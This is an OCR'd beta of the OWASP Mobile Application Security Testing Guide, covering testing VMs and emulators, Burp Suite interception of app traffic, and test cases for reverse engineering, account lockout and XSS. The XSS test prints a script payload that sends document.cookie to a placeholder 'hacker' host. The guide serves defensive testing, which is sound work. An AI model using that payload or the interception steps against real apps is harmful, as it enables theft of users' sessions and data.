
AppSec Approach -- Beta Version



OWASP Mobile Security Project

BY OWASP MOBILE SECURITY TEAM

OWASP MOBILE APPLICATION SECURITY GUIDE

Project by:
Jonathan Carter and Milan Singh Thakur

Quick Index

W

Frontispiece

About The OWASP Mobile Security Project

The OWASP Mobile Security Project is a centralized resource intended to give developers and security teams the resources they need to build and maintain secure mobile applications. Through the project, our goal is to classify mobile security risks and provide developmental controls to reduce their impact or likelihood of exploitation.

Our primary focus is at the application layer. While we take into consideration, the underlying mobile platform and carrier inherent risks when threat modeling and building controls, we are targeting the areas that the average developer can make a difference. Additionally, we focus not only on the mobile applications deployed to end user devices, but also on the broader server-side infrastructure which the mobile apps communicate with. We focus heavily on the integration between the mobile application, remote authentication services, and cloud platform-specific features.

A major priority of the OWASP Mobile Security Project is to help standardize and disseminate mobile application testing methodologies. While specific techniques exist for individual platforms, a general mobile threat model can be used to assist test teams in creating a mobile security testing methodology for any platform. The outline which follows describes a general mobile application testing methodology which can be tailored to meet the security tester's needs. It is high level in some places, and over time will be customized on a per-platform basis.

This guide is targeted towards application developers and security testers. Developers can leverage this guide to ensure that they are not introducing the security flaws described within the guide. Security testers can use it as a reference guide to ensure that they are adequately assessing the mobile application attack surface. The ideal mobile assessment combines dynamic analysis, static analysis, and forensic analysis to ensure that the majority of the mobile application attack surface is covered.

Feedback

https://goo.gl/t7NIU8

Authors

Milan Singh Thakur

Abhinav Sejpal

Pragati Singh

Mohammad Hamed Dadpour

David Fern

Mirza Ali

Rahil Parikh

Reviewers:

Anderw Muller

Jonathan Carter

Top Contributors:

Jim Manico

Paco Hope

Yair Amit

Amin Lalji

OWASP Mobile Team

Introduction

Mobile Security Testing

A major priority of the OWASP Mobile Security Project is to help standardize and disseminate mobile application testing methodologies. While specific techniques exist for individual platforms, a general mobile threat model can be used to assist test teams in creating a mobile security testing methodology for any platform. The outline which follows describes a general mobile application testing methodology which can be tailored to meet the security tester's needs. It is high level in some places, and over time will be customized on a per-platform basis.

This guide is targeted towards application developers and security testers. Developers can leverage this guide to ensure that they are not introducing the security flaws described within the guide. Security testers can use it as a reference guide to ensure that they are adequately assessing the mobile application attack surface. The ideal mobile assessment combines dynamic analysis, static analysis, and forensic analysis to ensure that the majority of the mobile application attack surface is covered.

On some platforms, it may be necessary to have root user or elevated privileges in order to perform all of the required analysis on devices during testing. Many applications write information to areas that cannot be accessed without a higher level of access than the standard shell or application user generally has. For steps that generally require elevated privileges, it will be stated that this is the case.

This mobile application security testing is broken up into three sections:

- Information Gathering- describes the steps and things to consider when you are in the early stage reconnaissance and mapping phases of testing as well as determining the application's magnitude of effort and scoping.
- Static Analysis- Analyzing raw mobile source code, decompiled or disassembled code.
- Dynamic Analysis - Executing an application either on the device itself or within a simulator/emulator and interacting with the remote services with which the application communicates. This includes assessing the application's local interprocess communication surface, forensic analysis of the local file system, and assessing remote service dependencies.

How to Use This Resource

As this guide is not platform specific, you will need to know the appropriate techniques & tools for your target platform. The OWASP Mobile Security Project has also developed a number of other supporting resources which may be able to be leveraged for your needs.

The steps required to properly test an Android application are very different than those of testing an iOS application. Likewise, Windows Phone is very different from the other platforms. Mobile security testing

requires a diverse skill set over many differing operating systems and a critical ability to analyze various types of source code.

In many cases, a mobile application assessment will require coverage in all three areas identified within this testing reference. A dynamic assessment will benefit from an initial thorough attempt at Information Gathering, some level of static analysis against the application's binary, and a forensic review of the data created and modified by the application's runtime behavior.

Please use this guide in an iterative fashion, where work in one area may require revisiting previous testing steps. As an example, after completing a transaction you may likely need to perform additional forensic analysis on the device to ensure that sensitive data is removed as expected and not cached in an undesired fashion. As you learn more about the application at runtime, you may wish to examine additional parts of the code to determine the best way to evade a specific control. Likewise, during static analysis it may be helpful to populate the application with certain data in order to prove or refute the existence of a security flaw.

Why Perform Testing?

This document is designed to help organizations understand what comprises a testing program, and to help them identify the steps that need to be undertaken to build and operate a testing program on mobile applications. The guide gives a broad view of the elements required to make a comprehensive mobile application security program. This guide can be used as a reference guide and as a methodology to help determine the gap between existing practices and industry best practices. This guide allows organizations to compare themselves against industry peers, to understand the magnitude of resources required to test and maintain software, or to prepare for an audit. This chapter does not go into the technical details of how to test a mobile application, as the intent is to provide a typical security organizational framework. The technical details about how to test a mobile application, as part of a penetration test or code-review, will be covered in the remaining parts of this document.

3

The OWASP Application Testing

Overview

The OWASP Mobile Security Team is continuously trying to improve and efficiently roll-out Mobile application security guidelines. Various experts from all around the globe are part of the Team.

Mobile application security testing has been practiced in very limited manner. But now with the OWASP MSTG we will ensure that Mobile application testing meets the global security guidelines provided by OWASP Foundation.

Phase 1: Before Development Begins - – To be added in Final Release

Phase 2: During Definition and Design - – To be added in Final Release

Phase 3: During Development - – To be added in Final Release

Phase 4: During Deployment - – To be added in Final Release

Phase 5: Maintenance and Operations - – To be added in Final Release

A Typical SDLC Testing Workflow - – To be added in Final Release

4


The OWASP Mobile - Checklist

Testing Checklist – To be added in Final Release

Virtual Machines for Mobile Appsec

The available combinations of mobile device, makes, models, and Operating Systems has grown exponentially over the past few years making it impossible for Testers to have and maintain all combinations of physical devices for testing.

For example, in Android alone there were over 24,093 distinct devices seen in 2015 and the market is very fragmented:



Source: http://opensignal.com/reports/2015/08/android-fragmentation/


What happens when we include Apple, Microsoft and Blackberry?

Solution:

The solution may be to perform mobile security testing using virtual images, emulators or simulators. The rest of this article gives some examples of virtual images, emulators and simulators that you can use to improve your mobile security efforts.

Virtual Images

A Virtual Machine is an emulation of a particular computer system. Virtual machines operate based on the computer architecture and functions of a real or hypothetical computer and their implementations may involve specialized hardware, software, or a combination of both. (https://en.wikipedia.org/wiki/Virtual_machine)



Source: http://www.pcmag.com/encyclopedia/term/53927/virtual-machine

Many of us already use Virtual Images such as VMWare and Virtual Boxes in our everyday life as well as a quick and inexpensive way to have a test environment without needing the actual physical hardware. Security professionals have taken VMs to the next step as they developed images such as Kali, BugTraq, and BlackBox that come preinstalled with suites of tools to facilitate security testing.

Mobile security professionals have now developed their own mobile security testing VMs that allow almost anyone to quickly spin up an image with tools for security testing mobile applications. Some examples include: Android Tamer, AppUse, Mobisec, Shadow OS, Santoku Linux, Appie, Vezir Project, and NowSecure Lab.

In many of these examples only Android is supported through the creation of the VM that includes the Android SDK then adds in the security testing tools.

Virtual Image Examples:

Android – All appear to only support Android

- Android Tamer
  https://androidtamer.com/

  This is a free Virtual / Live Platform that allows Android Security professionals to work on large array of android security related task's ranging from Malware Analysis, Penetration Testing and Reverse Engineering.

- Santoku
  https://santoku-linux.com/howto/installing-santoku/howto-install-vmware-tools-on-santoku-linux/

  Santoku is dedicated to mobile forensics, analysis, and security, and packaged in an easy to use, Open Source platform. The Operating System is a bootable Linux environment designed to make life easier for Mobile Malware analysis, Mobile forensics, and mobile security testing.

- Mobisec
  http://mobisec.professionallyevil.com/

The MobiSec Live Environment Mobile Testing open source project is a live environment for testing mobile environments, including devices, applications, and supporting infrastructure. The purpose is to provide attackers and defenders the ability to test their mobile environments to identify design weaknesses and vulnerabilities.

- ShadowOS
  http://go.saas.hp.com/shadow-os

  ShadowOS is a tool designed by a Fortify on Demand mobile team member to help Security and QA teams test Android applications for security vulnerabilities. It is a custom OS based off of KitKat, that intercepts specific areas of the devices operation that makes testing apps easier. ShadowOS can monitor HTTP/HTTPS traffic, SQL Lite queries and file access.

- Appie
  https://manifestsecurity.com/appie/

  Appie is a software package that has been pre-configured to function as an Android Pentesting Environment on any windows based machine without the need of a VM or dualboot.
  It is completely portable and can be carried on USB stick or your smartphone. It is one of its kind Android Security Analysis Tool and is a one stop answer for all the tools needed in Android Application Security Assessment, Android Forensics, Android Malware Analysis.

- NowSecure Lab
  https://www.nowsecure.com/lab/community/#viaprotect

  The NowSecure Lab Community Edition is the freely downloadable version of the powerful NowSecure Lab. It allows you to use a number of features such as network capture, automation, import/export, and reporting to test and secure your mobile apps

- Vezir
  https://github.com/oguzhantopgul/Vezir-Project

  Vezir is a Linux Virtual Machine for Mobile Application Pentesting and Mobile Malware Analysis. The main purpose of the Vezir is to provide up-to-date testing environment for mobile security researchers. Vezir (vizier, chess queen in Turkish) is based on Ubuntu 14.04 LTS and it is created with VMWare Fusion 6.0.4.

Emulators and Simulators

Both simulators and emulators let you run software in one environment that's meant for another. This allows us to see how the mobile application looks and behaves without having an actual mobile device.

The most popular emulators are Xcode for Apple iOS (below on the left) and the Android SDK for Android devices (below on the right)

These powerful tools simply allow the user to display and interact with the desired device make, model and OS version from their computer desktop without needing specific hardware.

Emulator and Simulator Examples:

There are many emulators and simulators on the market today, most are free. Here is a nice list http://www.mobilexweb.com/emulators I have specifically pointes out a few below.

Android

- Android SDK
  https://developer.android.com/sdk/index.html

  The free Android software development kit (SDK) includes a comprehensive set of development tools including a debugger, libraries, a handset emulator based on QEMU, documentation, sample code, and tutorials.

iOS

- iOS Simulator
  https://developer.apple.com/library/ios/documentation/IDEs/Conceptual/iOS_Simulator_Guide/GettingStartedwithiOSSimulator.html

Microsoft

- Microsoft Phone Emulator for Windows 8
  https://msdn.microsoft.com/en-us/library/windows/apps/Ff402563(v=VS.105).aspx

- Microsoft Device Emulator 3.0 -- Standalone Release
  https://www.microsoft.com/en-us/download/details.aspx?id=5352

Blackberry


- BlackBerry Simulator
  http://us.blackberry.com/sites/developers/resources/simulators.html

What are some vulnerabilities that Virtual Images, Emulators and Simulators may be used to detect?

All of these tools seem to be quite good at Application specific security testing. This means that we can use these for the majority of the testing of an application itself and its interactions with host OS

This Environment allows people to work on large array of android security related task's ranging from:

- Malware Analysis,
- Penetration Testing
- Reverse Engineering
- Mobile Forensics
- Virtually any of the testing that can be completed using the usual tools provided in tools like Kali



Mindmap: Android Tamer2

Which are some vulnerabilities that virtual images, emulators and simulators may not be able to detect?

As with any test tool there are limitations and there is nothing like testing directly on the device. That said these tools may not be a replacement for the security testing between hardware devices as the virtual images, emulators and simulators may not have access to the exact hardware that they are designed for.
A word of caution: we have seen instances where a production issue found in the field cannot be seen in the emulator, as the emulation does not behave exactly like the "real" version on the mobile device. This means that some actual device testing is recommended.

Benefits:

While Virtual Images, Emulators and Simulators are different, they have many of the same benefits when used as a security test tool.

- Cost Effective – This is an economical way to test a wide variety of device, makes and models. There is no need to purchase and maintain a lab full of devices. But, at least some testing should be complete on actual devices.
- Availability - Virtual Images, Emulators and Simulators can quickly be started up and testing right on your computer. There is no need to go to a lab or find and configure a device. Issue can be quickly reproduced as the exact make; model and OS can be brought up quickly and tested.
- Ease of Use – No special hardware is required. This makes for very efficient provisioning of test environments.

Limits and Restrictions (Challenges)

While Virtual Images, emulators and simulators are different, they have many of the same challenges when used as a security test tool.

- Virtual Images, emulators and simulators are not exactly the same as using an actual physical device so any there may be differences seen due to the simulation or emulation. For example, when security testing a web application in Validation or development, you would like the environments to be as close as possible to the production environment for the results to be accurate.
- Virtual Images, emulators and simulators are not using actual physical hardware so any testing of exploits to hardware for example cameral and finger print may be questionable.


Intercepting Mobile Traffic

To intercept mobile application traffic you need to perform MITM attacks. This can be easily done using proxies like Burp Suite, Fiddler, Charles, Paros, etc. I prefer to use burp suite as it is most flexible to use for penetration testing.

The below given steps will help you to setup required interception environment:

1. Install the target application.apk on the mobile device, let's consider Android device in this case.
2. Now goto Menu Ğ Setting Ğ Wi-Fi
3. Connect to your common Wifi being used by your Mobile device and Laptop.
4. Find the IP address of your laptop using "ifconfig/ipconfig" command.
5. Now in your mobile Wi-Fi, touch-n-hold the connected Wi-Fi and select "Modify Network
6. Check the option "Show advanced options" and under proxy settings select "Manual". Now enter
    - Proxyhostname: <your laptop IP>
    - Proxy Port: <8080>

7. Now on your laptop Start Burp Suite. Go in Proxy Tab Ğ Options Ğ Edit



8. Now select the interface and Port: 8080.

Now you are all set to perform MITM attacks.

NOTE: this process will allow you to intercept data of application using HTTP channel only. To intercept HTTPS data you need to install BurpCA certificate.

Intercepting HTTPS Traffic

Once you have setup Burp Suite as your proxy for Mobile, you need to install CA Certificate on your device to intercept HTTPS traffic. Let see where and how to get CA Cert:

On your laptop browser set burp as your proxy and in the address bar type

http://burp

Now on right-top corner you will option CA Certificate.

Download CA Cert by clicking on it. Note: this certificate is in .der format which is not recognized by your Mobile device.

Click here to upload .der certificate and convert it into .crt format which is standard format.

https://www.sslshopper.com/ssl-converter.html

Now copy this .crt file on your mobile internal memory. Goto Setting Ğ Security Ğ Under Credential Storage, select " Install from Internal storage". This will automatically detect the CA certificate and install it.

NOTE: your device will prompt you to set lock/pin/pattern, which is mandatory.


Mobile Test cases:

Test ID: MSTG-01
Test name: Application is Vulnerable to Reverse Engineering Attack
OWASP Top Ten Category:
Steps for test: Reverse engineering Android Mobile App (APK File): 1. Select the APK file you want to reverse engineer. Using any extractor like 7zip, extract the files. 2. Now you can see a file named classes.dex. 3. Using the tool dex2jar to convert classes.dex into a readable jar. 4. Now using any Java decompiler, you can open the newly converted file "classes_dex2jar". In my case i am using jdgui, a free tool. 5. Now you can see all the packages and class files inside it. 6. Look for hard-coded sensitive information in the code (if code is not obfuscated). 7. Check BuildConfig.class to see if app is released in DEBUG mode. Also now you can check for other security controls. 8. Open AndroidManifest.xml file to check permissions that an Android application requires during installation. Reverse engineering IOS Mobile App (IPA File): 1. Select the IPA file and extract it using 7zip. 2. Now you can see Payload folder and PList files inside it. 3. Check for sensitive data and scripts in Payload folder. 4. You can also use Hopper Tool for reverse engineering IOS app. 5. For intense analysis use XCode on MacBook. Reverse engineering Windows 8 Mobile App (XAP File): 1. Select the XAP file and extract it using 7zip. 2. Now you have the list of DLLs. 3. Use DLL decompiler to open the DLL files. I am using DotPeek by JetBrains. 4. After opening the DLLs, you can see all the libraries and other part of code in clear-text. 5. For further analysis you can install Visual Studio 2013 on Windows8 64-bit laptop with Windows Mobile SDK. Reverse engineering Blackberry Mobile App (COD File): 1. Using Blackberry JDE you can open the COD files.

POC/Example Screenshot:

Fig 1:

Fig2:



Remediation:

This is a set of controls used to prevent reverse engineering of the code, increasing the skill level and the time required to attack the application.

a. Abstract sensitive software within static C libraries.
b. Obfuscate all sensitive application code where feasible by running an automated code obfuscation program using either 3rd party commercial software or open source solutions.
c. For applications containing sensitive data, implement anti-debugging techniques (e.g. prevent a debugger from attaching to the process; android:debuggable="false").

d. Ensure logging is disabled as logs may be interrogated other applications with readlogs permissions (e.g. on Android system logs are readable by any other application prior to being rebooted).
e. So long as the architecture(s) that the application is being developed for supports it (iOS 4.3 and above, Android 4.0 and above), Address Space Layout Randomization (ASLR) should be taken advantage of to hide executable code which could be used to remotely exploit the application and hinder the dumping of application's memory.

Test ID: MSTG-02
Test name: Account Lockout not Implemented
OWASP Top Ten Category:
Steps for test: 1. Install the application on your device. 2. Login multiple times with fake credentials. 3. In scenarios where offline access to data is needed, perform an account/application lockout and/or application data wipe after X number of invalid password attempts (10 for example). 4. Automatic application shutdown and/or lockout after X minutes of inactivity (e.g. 5 mins of inactivity).
POC/Example Screenshot: N/A
Remediation: Ensure account lockout is implemented in the application based on number of login attempts (not more than 10 attempts) and inactivity on application user interface (not more than 5 minutes).

Test ID: MSTG-03
Test name: Application is Vulnerable to XSS
OWASP Top Ten Category:

Steps for test:

1. Install the application.
2. Look for input fields or search options in the application.
3. A site containing a search field does not have the proper input sanitizing. By crafting a search query looking something like this: "><SCRIPT>var+img=new+Image();img.src="http://hacker/"%20+%20document.cookie;</SCRIPT>.
4. Also look for hidden iframe in the application.
5. Use <iframe src="http://www.evilsite.com"/>

POC/Example Screenshot:

Remediation:

Ensure that all UIWebView calls do not execute without proper input validation. Apply filters for dangerous JavaScript characters if possible, using a whitelist over blacklist character policy before rendering. If possible call mobile Safari instead of rending inside of UIWebkit which has access to your application.

